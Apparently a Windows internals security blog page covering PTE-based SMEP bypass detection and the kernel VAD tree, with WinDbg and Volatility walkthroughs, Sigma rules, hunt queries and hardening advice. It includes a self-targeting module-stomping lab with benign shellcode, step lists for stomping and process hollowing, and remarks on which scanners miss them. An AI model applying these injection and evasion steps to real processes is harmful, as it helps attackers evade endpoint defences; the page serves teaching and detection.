Sysmon cannot see a PTE write. That write happens inside the kernel via a driver IOCTL and never crosses a Sysmon-instrumented boundary. Detection has to catch the surrounding activity: the driver load, the outcome (a SYSTEM shell from an unusual parent), and the ETW Threat-Intelligence provider that PPL-EDRs consume.
Relevant Sysmon Event IDs:
| Event ID | Signal |
|---|---|
| 6 | Driver Load. Catches the vulnerable driver’s install. |
| 1 | Process Create. Catches the SYSTEM cmd.exe from an unexpected parent. |
| 10 | ProcessAccess. Post-escalation lateral moves (LSASS, etc.). |
Two Sigma sketches worth deploying:
title: Unsigned or Test-Signed Kernel Driver Load
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 6
        Signed: 'false'
    condition: selection
fields:
    - ImageLoaded
    - Hashes
    - Signature
level: high
title: SYSTEM cmd.exe Spawned From Non-Service Parent
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\cmd.exe'
        IntegrityLevel: 'System'
    filter_legit:
        ParentImage:
            - 'C:\Windows\System32\services.exe'
            - 'C:\Windows\System32\wininit.exe'
    condition: selection and not filter_legit
level: high
ETW providers that matter here:
| Provider | Value |
|---|---|
Microsoft-Windows-Kernel-Memory | Large/anomalous RWX allocations. |
Microsoft-Windows-Threat-Intelligence (ETWTI) | PPL-only. Surfaces kernel-level allocation and protection changes that no other telemetry sees. |
Microsoft-Windows-Security-Auditing | Event 4672 (Special Logon), Event 4688 (Process create with command line). |
Microsoft-Windows-Kernel-Process | Post-exploit process tree anomalies. |
Turn on Audit Sensitive Privilege Use for the 4674 events when SeDebugPrivilege fires, and Audit Process Creation with command-line logging for real 4688 data.
The definitive control:
| Hardening | What it stops |
|---|---|
| HVCI / Memory Integrity (VBS) | The hypervisor owns the second-level page tables. Guest kernel PTE edits that would create a supervisor executable mapping from a user-owned physical page are blocked at SLAT. Also blocks CR4 writes that clear SMEP. This is the reason the exploit above requires HVCI off. |
| SMEP | Per-page enforcement of “kernel cannot execute user pages.” Bypassed by the PTE flip when HVCI is off. |
| SMAP | Blocks kernel reads/writes to user-owner pages. Windows uses selective SMAP; drivers that touch user memory wrap in stac/clac equivalents. |
Kernel DEP / NonPagedPoolNx | Non-executable pool. Forces attackers away from data pages toward PTE tricks or ROP. |
| KMCS + Secure Boot | Blocks test-signed drivers loading in production. The lab needs Test Signing precisely because production won’t have it. |
| Self-reference PML4E randomization | Forces a leak of nt!MiGetPteAddress before the attacker can compute PTE_VA. |
Turn HVCI on and the exploit above stops working, full stop. Not “harder”, stopped. The hypervisor’s SLAT layer sees a user-backed physical page being marked kernel-executable in the guest PTE and rejects it. Every enterprise deployment should have HVCI on. If it isn’t, that’s the finding, not the shellcode.

13. Tools for Paging Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg / WinDbg Preview | !pte, !vtop, !pfn, !process, dt nt!_MMPTE*. The one indispensable tool. | learn.microsoft.com |
| Sysinternals RAMMap | Visualize physical page usage by state (Active/Standby/Modified/Free). | learn.microsoft.com |
| Sysinternals VMMap | Per-process VA layout with protections, useful cross-check for PTE state. | learn.microsoft.com |
| Volatility 3 | windows.pslist, windows.memmap, offline PTE walks from a memory image. | volatilityfoundation.org |
| PTEditor (Michael Schwarz) | Research tool for direct PTE manipulation from user-mode (Linux, but concepts port). | github.com |
| x64dbg | User-mode complement for observing VirtualAlloc/VirtualProtect behavior and page protections. | x64dbg.com |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection Angle |
|---|---|---|
| Exploitation for Privilege Escalation | T1068 | Driver load (Sysmon 6) + SYSTEM shell from unusual parent (Sysmon 1). |
| Process Injection: Proc Memory | T1055.009 | ETWTI allocation/protection events, anomalous RWX regions in kernel-adjacent processes. |
| Rootkit | T1014 | Discrepancies between !pte output and Volatility image walks; unexpected Valid=0 PTEs pointing at resident PFNs. |
| Impair Defenses: Disable or Modify Tools | T1562.001 | The PTE bit flip is the modern replacement for the CR4-clear SMEP disable. HVCI blocks both. |
There is currently no dedicated ATT&CK sub-technique for “PTE bit manipulation.” T1068 is the honest primary mapping.
Summary
- On x64 Windows, a virtual address is nothing more than five indexes and an offset the MMU uses to walk PML4 → PDPT → PD → PT via CR3. Every PTE is 8 bytes and every bit does a specific job.
- The
Ownerbit (bit 2) is the entire SMEP boundary; theNoExecutebit (bit 63) is the entire per-page DEP boundary. Both are just bits. - Given a kernel write-what-where and a leaked
nt!MiGetPteAddress, an attacker computes the exact PTE covering their user shellcode, clears two bits, flushes the TLB, and pivots through a kernel function pointer to SYSTEM. - Detection on this class of attack lives at the driver-load layer (Sysmon 6), the post-exploit outcome layer (Sysmon 1 + Sigma on SYSTEM shells), and ETWTI. Sysmon cannot see the PTE write itself.
- HVCI is the hard control. With Memory Integrity on, the hypervisor rejects the exact PTE edit this technique depends on, and the class of attack goes from “trivial” to “requires a hypervisor bug.”
Related Tutorials
- Handle Tables & Object Manager
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
References
Virtual Address Descriptors: The VAD Tree and Memory Region Tracking
The PEB lies. The loader list can be unlinked, module names spoofed, Ldr entries stripped so that EnumProcessModules returns garbage. If you have ever chased an injected DLL and found the user-mode reports contradicting each other, you already know the frustration. The VAD tree, held in the kernel and maintained by the Memory Manager itself, is the ground truth: every reservation, every commit, every mapped file the process actually owns. It is the ledger you cross-check when the user-mode view is compromised.
This post walks the VAD end to end on Windows 10/11 x64. We compile a tiny lab target, allocate a page with VirtualAlloc, watch the tree grow in WinDbg, then stomp a mapped image and see how Volatility catches the seam. Detection follows.
1. Virtual Memory in One Screen
Every Windows x64 process gets a 128 TB user-mode virtual address space (0 to 0x7FFF_FFFF_FFFF), paired with a 128 TB kernel half. That space is sparse. Only fragments are ever reserved, fewer are committed, and only committed pages that have actually been touched have real page table entries backing them.
Two structures cooperate to track this:
| Layer | Structure | Owner | Granularity |
|---|---|---|---|
| Region ledger | VAD tree (_MMVAD nodes) | Kernel Memory Manager | Range of pages |
| Page mapping | Page tables (_MMPTE) | CPU + kernel | Single 4 KB page |
The PTEs describe individual pages that are currently in physical memory or on the pagefile. The VAD tree describes the intent: “process X has reserved pages 0x00007FF60000 through 0x00007FF60FFF as private RW, and no, no PTE exists yet because the process has not touched it.” A page fault on a reserved-but-uncommitted address is resolved by the VAD, not the PTE.
That separation is why the VAD matters for forensics. The tree exists whether the physical page is resident, paged out, or never touched.
2. The VAD as the Kernel’s Authoritative Ledger
A Virtual Address Descriptor is a kernel structure. One node per contiguous region of virtual address space that shares the same attributes: allocation type, protection, and backing. Each VirtualAlloc produces a node. Each MapViewOfFile produces a node. Each VirtualFree (with MEM_RELEASE) removes one.
The tree is per-process. Its root pointer sits in _EPROCESS.VadRoot, and only the kernel modifies it (under process-wide locks). Nothing in user space can rewrite the tree directly. You can call NtProtectVirtualMemory to update the Protection bitfield of a node, but you cannot forge a node, hide one, or make the kernel forget an allocation you made.
Contrast with the PEB’s Ldr list: user mode, walkable and writable by any thread with PROCESS_VM_WRITE. Every “hide my DLL from the module list” trick since NTIllusion is unlinking entries from that user-mode list. The VAD entry for the mapped image? Still there, unchanged, waiting for a forensic tool to enumerate it.

3. Why AVL
The tree is an AVL self-balancing binary search tree keyed on the region’s starting Virtual Page Number. Left child is a lower VPN, right child is a higher VPN. Insert, delete, and lookup are all O(log n) even with pathological allocation orders, and the kernel does a lot of lookups: every page fault, every VirtualQuery, every access violation dispatch walks the tree.
On x64 the wrapper is _RTL_AVL_TREE. Each node embeds a _RTL_BALANCED_NODE as its first member for the linkage (Left, Right, ParentValue with balance bits packed into the low two bits of the parent pointer).
4. The Structures, Bottom Up
4.1. _EPROCESS: The Entry Point
On Windows 10/11 x64:
+0x7d8 VadRoot   : _RTL_AVL_TREE
+0x7e0 VadHint   : Ptr64 Void
+0x7e8 VadCount  : Uint8B
Offsets shift between builds, so always resolve with dt nt!_EPROCESS in the debugger rather than hardcoding. VadHint is a cached last-accessed node for locality (subsequent lookups near the same VA hit it first).
4.2. _MMVAD_SHORT: Private Allocations
For private memory (created by VirtualAlloc), the kernel uses _MMVAD_SHORT. It embeds the tree linkage as its first member and holds the range plus flags. Pool-tagged VadS.
typedef struct _MMVAD_SHORT {
    _RTL_BALANCED_NODE VadNode;         // Left / Right / ParentValue
    ULONG              StartingVpn;     // low 32 bits
    ULONG              EndingVpn;       // low 32 bits
    UCHAR              StartingVpnHigh;
    UCHAR              EndingVpnHigh;
    // ...
    MMVAD_FLAGS        u;               // 32-bit bitfield
    LONG               ReferenceCount;
    // ...
} MMVAD_SHORT, *PMMVAD_SHORT;
StartingVpn and EndingVpn are page numbers, not addresses. To get the actual virtual address, multiply by 0x1000:
VA_start = (StartingVpnHigh << 32 | StartingVpn) * 0x1000
VA_end   = ((EndingVpnHigh   << 32 | EndingVpn)   * 0x1000) + 0xFFF
The + 0xFFF at the end accounts for the fact that EndingVpn is inclusive of the last page.
4.3. _MMVAD: File-Backed and Image Maps
For mapped files or PE images, the kernel uses the full _MMVAD structure. Pool-tagged Vad (with a trailing space).
dt nt!_MMVAD
   +0x000 Core              : _MMVAD_SHORT
   +0x040 u2                : <anonymous-tag>
   +0x048 Subsection        : Ptr64 _SUBSECTION
   +0x050 FirstPrototypePte : Ptr64 _MMPTE
   +0x058 LastContiguousPte : Ptr64 _MMPTE
   +0x060 ViewLinks         : _LIST_ENTRY
   +0x070 VadsProcess       : Ptr64 _EPROCESS
   +0x080 FileObject        : Ptr64 _FILE_OBJECT
The chain _MMVAD -> Subsection -> ControlArea -> FilePointer is what lets !vad print the filename for image-backed regions. When you inject a DLL by LoadLibrary, that entire chain is populated with references to the real on-disk file object. FileObject at +0x80 is the fast path to the same info.
FirstPrototypePte / LastContiguousPte bookend the prototype PTE array the Memory Manager uses to lazily materialize per-process PTEs for shared pages. When two processes map the same DLL, both _MMVAD nodes point into the same prototype range; the per-process PTEs are filled in on first access.
Pool tags to memorize:
| Tag | Structure | Meaning |
|---|---|---|
VadS | _MMVAD_SHORT | Private allocation (heap, stack, VirtualAlloc) |
Vad | _MMVAD | Mapped file or image |
VadF | _MMVAD | Large-page VAD (typically private) |
Vadm | _MMVAD | Large mapped section |

5. _MMVAD_FLAGS: Where the Interesting Bits Live
Four bytes, packed. This is what forensic tools decode to classify a region.
struct _MMVAD_FLAGS {
    unsigned long VadType         : 3;   // 0..7
    unsigned long Protection      : 5;   // encoded page prot
    unsigned long PreferredNode   : 6;
    unsigned long NoChange        : 1;
    unsigned long PrivateMemory   : 1;   // 1 = private, 0 = section-backed
    unsigned long Teb             : 1;
    unsigned long PrivateFixup    : 1;
    unsigned long ManySubsections : 1;
    unsigned long Spare           : 12;
    unsigned long DeleteInProgress: 1;
};
The two fields you check first are always VadType and PrivateMemory.
VadType values:
| Value | Name | What it means |
|---|---|---|
| 0 | VadNone | Private commit / plain VirtualAlloc |
| 1 | VadDevicePhysicalMemory | Mapping over \Device\PhysicalMemory |
| 2 | VadImageMap | PE mapped as image (SEC_IMAGE) |
| 3 | VadAwe | Address Windowing Extensions |
| 4 | VadWriteWatch | Tracked writes |
| 5 | VadLargePages | Large page backing |
| 6 | VadRotatePhysical | Rotate physical (GPU/DirectComposition) |
| 7 | VadLargePageSection | Large-page mapped section |
Protection is not the Win32 PAGE_* constants. It is a 5-bit index into a kernel table. Common values you will see:
| Encoded | Approximate meaning |
|---|---|
| 1 | PAGE_READONLY |
| 2 | PAGE_EXECUTE |
| 3 | PAGE_EXECUTE_READ |
| 4 | PAGE_READWRITE |
| 5 | PAGE_WRITECOPY |
| 6 | PAGE_EXECUTE_READWRITE |
| 7 | PAGE_EXECUTE_WRITECOPY |
That table (MmProtectToValue) is defined in the kernel and has been stable across modern Windows 10/11 builds – index 0 is PAGE_NOACCESS, and the order shown above is the canonical one. The PAGE_GUARD and PAGE_NOCACHE modifiers are folded into other bit positions in _MMPTE, not here.
PrivateMemory = 1 on a region with Protection = 6 (RWX) in a process that has no reason to JIT is the single loudest signal in malfind. It is the “unbacked RWX private commit” hunt query.
6. What Each WinAPI Actually Does to the Tree
| API (user) | Nt* (kernel) | VAD effect |
|---|---|---|
VirtualAlloc (reserve) | NtAllocateVirtualMemory | Creates a _MMVAD_SHORT node, PrivateMemory=1, Protection=0 (no access) |
VirtualAlloc (commit) | same | Same node, Protection updated, no PTE yet |
VirtualProtect | NtProtectVirtualMemory | Updates Protection on existing node; may split a node if the range is partial |
MapViewOfFile | NtMapViewOfSection | Creates a _MMVAD node, PrivateMemory=0, Subsection populated, VadType=VadImageMap for SEC_IMAGE |
VirtualFree (MEM_RELEASE) | NtFreeVirtualMemory | Removes node, sets DeleteInProgress during teardown |
VirtualQuery[Ex] | NtQueryVirtualMemory | Read-only walk of the tree, returns MEMORY_BASIC_INFORMATION |
The kernel path lands in MiInsertVad (insert), MiRemoveVad (remove), and MiLocateAddress (lookup). Splitting a range with a partial VirtualProtect is genuinely nontrivial: the kernel allocates a new node, adjusts the tree, and rebalances. Attackers using RWX in small slivers can end up creating a suspicious number of adjacent VadS nodes with weird protection quilting; that itself is a hunt signal.
7. Lab Target
Create vad_lab_target.c. Compile with MSVC (cl /Zi vad_lab_target.c) or MinGW (x86_64-w64-mingw32-gcc -g vad_lab_target.c -o vad_lab_target.exe). The point is to produce a textbook VadS region that we can watch through each state transition.
// vad_lab_target.c - intentionally simple, for the VAD walkthrough
#include <windows.h>
#include <stdio.h>

int main(void) {
    printf("[+] PID = %lu\n", GetCurrentProcessId());
    printf("[+] Press ENTER to VirtualAlloc RW...\n");
    getchar();

    // (1) Reserve + commit a page as PAGE_READWRITE -> creates VadS node
    LPVOID mem = VirtualAlloc(NULL, 0x1000,
                              MEM_COMMIT | MEM_RESERVE,
                              PAGE_READWRITE);
    printf("[+] Alloc @ %p  (Protection = PAGE_READWRITE)\n", mem);
    getchar();

    // (2) Copy in a harmless "payload": ret (0xC3) plus filler
    unsigned char payload[16] = {
        0x48, 0x31, 0xC0,       // xor rax, rax
        0xC3,                   // ret
        0x90, 0x90, 0x90, 0x90,
        0x90, 0x90, 0x90, 0x90,
        0x90, 0x90, 0x90, 0x90
    };
    memcpy(mem, payload, sizeof(payload));
    printf("[+] Written 16 bytes. Press ENTER to VirtualProtect -> RX...\n");
    getchar();

    // (3) Flip protection to PAGE_EXECUTE_READ -> Protection bitfield updates
    DWORD old = 0;
    VirtualProtect(mem, 0x1000, PAGE_EXECUTE_READ, &old);
    printf("[+] Now PAGE_EXECUTE_READ. Press ENTER to call it...\n");
    getchar();

    // (4) Call the region as a function pointer (returns 0)
    int (*fn)(void) = (int(*)(void))mem;
    int rv = fn();
    printf("[+] Call returned %d. Press ENTER to VirtualFree...\n", rv);
    getchar();

    // (5) MEM_RELEASE -> node removed from VAD tree
    VirtualFree(mem, 0, MEM_RELEASE);
    printf("[+] Freed. Exiting.\n");
    return 0;
}
Each getchar() is a debugger checkpoint. Between them the process is idle, so you can attach the kernel debugger, inspect the tree, and continue.
8. Walking the Tree Live in WinDbg
You need a kernel debugger attached to the lab VM. KDNET over the network is the least painful setup on modern Windows: run bcdedit /debug on and bcdedit /dbgsettings NET HOSTIP:<host> PORT:50000 KEY:... in the guest, then attach WinDbg Preview on the host.
Launch the target, note its PID, and break in.
8.1. Find the _EPROCESS
kd> !process 0 0 vad_lab_target.exe
PROCESS ffffab8a2d5b3080
    SessionId: 1  Cid: 0e94    Peb: 3f4e3ff000
    Image: vad_lab_target.exe
8.2. Locate VadRoot
kd> dt nt!_EPROCESS ffffab8a2d5b3080 VadRoot VadCount
   +0x7d8 VadRoot   : _RTL_AVL_TREE
   +0x7e8 VadCount  : 0x2a
The tree is under VadRoot.Root. Dump the whole thing:
First read the VadRoot.Root pointer (that is what !vad expects, not the address of the VadRoot field itself):
kd> dt nt!_RTL_AVL_TREE ffffab8a2d5b3080+7d8
   +0x000 Root : 0xffffab8a`1c987654 Void

kd> !vad 0xffffab8a1c987654
VAD          Level    Start       End        Commit
ffffab8a1c123abc  4    7ff60000   7ff60000       1  Private      READWRITE

ffffab8a1c987654  0    7ff700000  7ff7000ff    256  Mapped Exe   EXECUTE_WRITECOPY  vad_lab_target.exe
ffffab8a1c112233  3    7ffab0000  7ffab01ff    512  Mapped Exe   EXECUTE_WRITECOPY  ntdll.dll
...
Actual output varies. The Private READWRITE row on line 1 (single page committed, start VPN 7ff60000) is our VirtualAlloc. VPN to VA: 0x7ff60000 * 0x1000 = 0x7ff60000000 (matches the pointer the target printed, minus the offset the linker chose). Note that !vad prints the raw VPN in the Start/End columns, so the same node’s _MMVAD_SHORT.StartingVpn field will read as 0x7ff60000 when you dt it directly.
8.3. Inspect the Node
kd> dt nt!_MMVAD_SHORT ffffab8a1c123abc
   +0x000 VadNode           : _RTL_BALANCED_NODE
      +0x018 StartingVpn       : 0x7ff60000
   +0x01c EndingVpn         : 0x7ff60000
   +0x020 StartingVpnHigh   : 0
   +0x021 EndingVpnHigh     : 0
   +0x030 u                 : <unnamed-tag>
      +0x000 VadFlags       : _MMVAD_FLAGS
Peel the flags:
kd> dt nt!_MMVAD_FLAGS ffffab8a1c123abc+30
   +0x000 VadType         : 0y000     (0 = VadNone)
   +0x000 Protection      : 0y00100   (4 = PAGE_READWRITE)
   +0x000 PrivateMemory   : 0y1
   +0x000 DeleteInProgress: 0y0
Continue the target past the second checkpoint (VirtualProtect fires) and re-inspect the same node address:
kd> dt nt!_MMVAD_FLAGS ffffab8a1c123abc+30
   +0x000 Protection      : 0y00011   (3 = PAGE_EXECUTE_READ)
Same node, same VPN range, same tree position. Only the Protection bitfield changed. That is NtProtectVirtualMemory in action.
8.4. Verify the Pool Tag
kd> !pool ffffab8a1c123abc
 Pool page ffffab8a1c123000 region is Nonpaged pool
  ...
 *ffffab8a1c123ab0 size:  0x40 previous size: 0x30  (Allocated) *VadS
VadS. Private allocation. Matches PrivateMemory = 1.
Traverse manually if you want to see the tree shape:
kd> dt nt!_MMVAD_SHORT <node> VadNode.Left VadNode.Right
Follow Left for lower VAs, Right for higher. The bottom two bits of ParentValue encode the balance factor; mask them off (& ~0x3) before dereferencing.
9. Volatility 3: The Same View Post-Mortem
Take a memory dump of the lab VM (WinPmem, DumpIt, or .dump /f from WinDbg). Then:
vol.py -f lab.mem windows.pslist | grep vad_lab_target
vol.py -f lab.mem windows.vadinfo --pid 3732
Expected output for our region (abbreviated):
PID    Process              Start           End             Tag   Protection            File
3732   vad_lab_target.exe   0x7ff60000000   0x7ff60000fff   VadS  PAGE_EXECUTE_READ
3732   vad_lab_target.exe   0x7ff700000000  0x7ff70000ffff  Vad   PAGE_EXECUTE_WRITECOPY \Device\...\vad_lab_target.exe
Now the malfind plugin:
vol.py -f lab.mem windows.malfind --pid 3732
Malfind’s heuristic is straightforward: it flags VadS regions where the protection allows execution and the first bytes look like code (an MZ header, or valid x86/x64 instructions and no null header). Our lab region has a xor rax, rax; ret prologue with NOPs, so malfind will happily flag it and print a disassembly.
That is the shape of every reasonable EDR memory scanner: enumerate VADs, classify each region, focus on PrivateMemory=1 with executable protection, and disassemble the head.
10. Attacker Abuse: VAD Stomping and Hollowing
The reason the VAD matters offensively is exactly the reason it matters defensively: it is what the memory scanner reads.
Classic injection (T1055.001) is loud. VirtualAllocEx creates a fresh VadS node in the target. WriteProcessMemory fills it. CreateRemoteThread runs it. Every memory scanner that classifies private+executable as anomalous catches it.
VAD stomping / module stomping is the attacker’s answer. The technique:
- Attacker chooses a benign, signed DLL that the target already loads (or maps a fresh one with
LoadLibrary). - In its address range,
VirtualProtecta section (usually.text) toPAGE_EXECUTE_READWRITE. - Overwrite the code with shellcode.
- Flip protection back to
PAGE_EXECUTE_READ. - Redirect execution into the overwritten region (thread hijack, APC, etc.).
The VAD node still says VadImageMap, still references the on-disk FileObject with the real signed DLL path. To a scanner walking the tree, the region is “image-backed”, which most heuristics trust more than private commits. The only tell is a content hash of the in-memory pages versus the on-disk file. Modern EDRs do exactly that, but plenty of older tooling does not.
Sample lab code (self-targeting, run against the operator’s own process):
// vad_stomp_lab.c - self-target only; never against a process you don't own
#include <windows.h>
#include <stdio.h>
#include <string.h>

int main(void) {
    // Load a benign helper DLL we already ship (any signed DLL in System32
    // works; use one you're not otherwise depending on).
    HMODULE h = LoadLibraryA("version.dll");
    if (!h) return 1;

    // Locate its .text region. In real ops you'd parse the PE headers;
    // for the lab, grab an exported function as a target address.
    FARPROC target = GetProcAddress(h, "GetFileVersionInfoA");
    printf("[+] Overwriting @ %p (inside VadImageMap for version.dll)\n", target);

    unsigned char payload[] = {
        0x48, 0x31, 0xC0,   // xor rax, rax
        0xC3                // ret
    };

    DWORD old = 0;
    VirtualProtect(target, sizeof(payload), PAGE_EXECUTE_READWRITE, &old);
    memcpy(target, payload, sizeof(payload));
    VirtualProtect(target, sizeof(payload), PAGE_EXECUTE_READ, &old);

    printf("[+] Stomp complete. VAD still shows version.dll on disk.\n");
    // Redirect: call our stomped export
    ((void(*)(void))target)();
    return 0;
}
Dump the VM, run windows.vadinfo, and the region will still print with the version.dll file path attached. Run windows.malfind and it will not flag it (private+executable heuristic misses image-backed stomping). You need a hash-check plugin (windows.dlllist + windows.moddump, then compare hash to disk) to see the mismatch. That gap is exactly what stompers rely on.
Process hollowing (T1055.012) goes further: create a suspended child process, NtUnmapViewOfSection the primary image, allocate a fresh region at the same base, write a different PE, fix up the entry point in the thread context, resume. The VadImageMap node in the child either references the original PE (if you skipped the unmap and just overwrote), or has been recreated as VadS at the image base with no file backing (if you unmapped). Modern Sysmon (13+) catches this via Event ID 25 – ProcessTampering by comparing the mapped image to disk.

11. Common Attacker Techniques
| Technique | Description |
|---|---|
| Classic remote injection | VirtualAllocEx + WriteProcessMemory + CreateRemoteThread. Creates a fresh VadS in target. Loudest. |
| VAD / module stomping | Overwrite a mapped image’s committed pages while keeping the VadImageMap node intact. Region looks image-backed to naive scanners. |
| Process hollowing | Replace image contents (or unmap-and-remap) in a suspended child. VAD may show original file path with divergent content. |
| Process doppelganging | TxF-based; the section is created from a transacted image so the on-disk file “looks” legit while the section content differs. |
| DLL hollowing | Similar to stomping but on a legitimately loaded DLL’s data or code sections, avoiding creation of any new VAD entry. |
| Reflective DLL injection | Copy raw DLL bytes into a target VadS region and self-relocate. VAD shows private commit with executable protection: classic malfind hit. |
| PEB unlinking | Removes Ldr entries in user mode. Does not touch the VAD, so windows.vadinfo still shows the mapped image. |
12. Defensive Strategies and Detection
12.1. Sysmon Event IDs
| Event ID | Event | VAD relevance |
|---|---|---|
1 | Process Create | Baseline; correlate with unusual command lines that follow injection |
7 | ImageLoad | Correlate module load path with what windows.vadinfo reports later |
8 | CreateRemoteThread | Fires when a remote thread is created in another process; classic injection last step |
10 | ProcessAccess | Cross-process handle grab; GrantedAccess containing 0x0020 (VM_WRITE), 0x0008 (VM_OPERATION), 0x0002 (CREATE_THREAD) is the setup for VAD manipulation |
25 | ProcessTampering | Sysmon 13+; fires when the in-memory image diverges from the mapped file (hollowing) |
12.2. ETW Providers
| Provider | GUID / name | What it yields |
|---|---|---|
Microsoft-Windows-Kernel-Process | {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716} | Process, thread, image events |
Microsoft-Windows-Kernel-Memory | {D1D93EF7-E1F2-4F45-9943-03D245FE6C00} | Memory allocation/free events |
Microsoft-Windows-Threat-Intelligence | ETW-TI (PPL-gated) | VirtualAlloc, VirtualProtect, MapViewOfSection, WriteProcessMemory page-level detail |
ETW-TI is what Microsoft Defender for Endpoint consumes for injection telemetry. If you want your own detections to reach parity with commercial EDR, this is the provider to subscribe to. Access requires PPL protection on the consumer, which is why hobbyist tooling rarely uses it.
12.3. Sigma Rules
Cross-process VAD write setup (setup for stomping or classic injection):
title: Cross-Process Handle With VM_WRITE Access
id: 7a3f8d90-4b0a-4b0e-8f24-1c9e4d6f3a11
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 10
        GrantedAccess|contains:
            - '0x1fffff'   # PROCESS_ALL_ACCESS
            - '0x1f3fff'
            - '0x143a'     # VM_WRITE | VM_OPERATION | CREATE_THREAD
    filter_legit:
        SourceImage|endswith:
            - '\MsMpEng.exe'
            - '\csrss.exe'
            - '\wininit.exe'
    condition: selection and not filter_legit
fields:
    - SourceImage
    - TargetImage
    - GrantedAccess
    - CallTrace
level: high
Remote thread creation (last step of most injections):
title: Remote Thread Created In Non-System Target
id: b81f0d21-eb9c-4a70-b0d3-3d2c1b7f5c02
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 8
    filter_system:
        SourceImage|startswith: 'C:\Windows\System32\'
        TargetImage|startswith: 'C:\Windows\System32\'
    condition: selection and not filter_system
level: high
Process tampering / hollowing:
title: Sysmon ProcessTampering Image Replaced
id: 3c1b2a5d-7f10-4b19-9a2c-08e8b1f4d221
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 25
        Type: 'Image is replaced'
    condition: selection
level: high
12.4. Hunt Queries Against VAD Snapshots
Run periodically on endpoint memory snapshots or via a Volatility-backed pipeline:
- Regions with
PrivateMemory = 1andProtectionin {PAGE_EXECUTE_READ,PAGE_EXECUTE_READWRITE,PAGE_EXECUTE_WRITECOPY} inside processes that have no JIT (anything that isn’t a browser,dotnet,java,node, PowerShell, etc.) VadImageMapregions whose mapped file hash does not match the on-disk hash (stomping signature).- Regions with
FileObjectpointing to\Device\PhysicalMemoryor unsigned paths outsideSystem32,SysWOW64, or the app install directory. - Sudden increase in adjacent
VadSnodes with alternating protections (indicative of small-sliver RWX flipping).
12.5. Hardening
- Enable Arbitrary Code Guard (ACG) on sensitive processes. ACG blocks
NtProtectVirtualMemoryfrom setting executable on a region that was writable, and blocksNtAllocateVirtualMemoryfor RWX. It kills the naive stomping and reflective loading paths outright. - Code Integrity Guard (CIG) blocks loading unsigned DLLs, which shuts down the “map arbitrary DLL as image, then stomp it” opener.
- Enable
ProcessCreationMitigationPolicyextension-point disable to prevent AppInit and legacy DLL injection. - Deploy Sysmon 13+ with a config that includes EIDs 7, 8, 10, 25 with sensible filters.
- Feed ETW-TI into your EDR/SIEM if the platform supports it.

13. Tools for VAD Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg Preview | Kernel debugger with !vad, !process, dt, !pool; primary live inspection tool | https://learn.microsoft.com/windows-hardware/drivers/debugger/ |
| Volatility 3 | Memory forensics; windows.vadinfo, windows.vadwalk, windows.malfind | https://www.volatilityfoundation.org/ |
| Process Hacker | Live per-process memory map with region protections and mapped files | https://processhacker.sourceforge.io/ |
| Sysinternals VMMap | User-mode view of a process’s VAD (via NtQueryVirtualMemory); great for visualising fragmentation | https://learn.microsoft.com/sysinternals/downloads/vmmap |
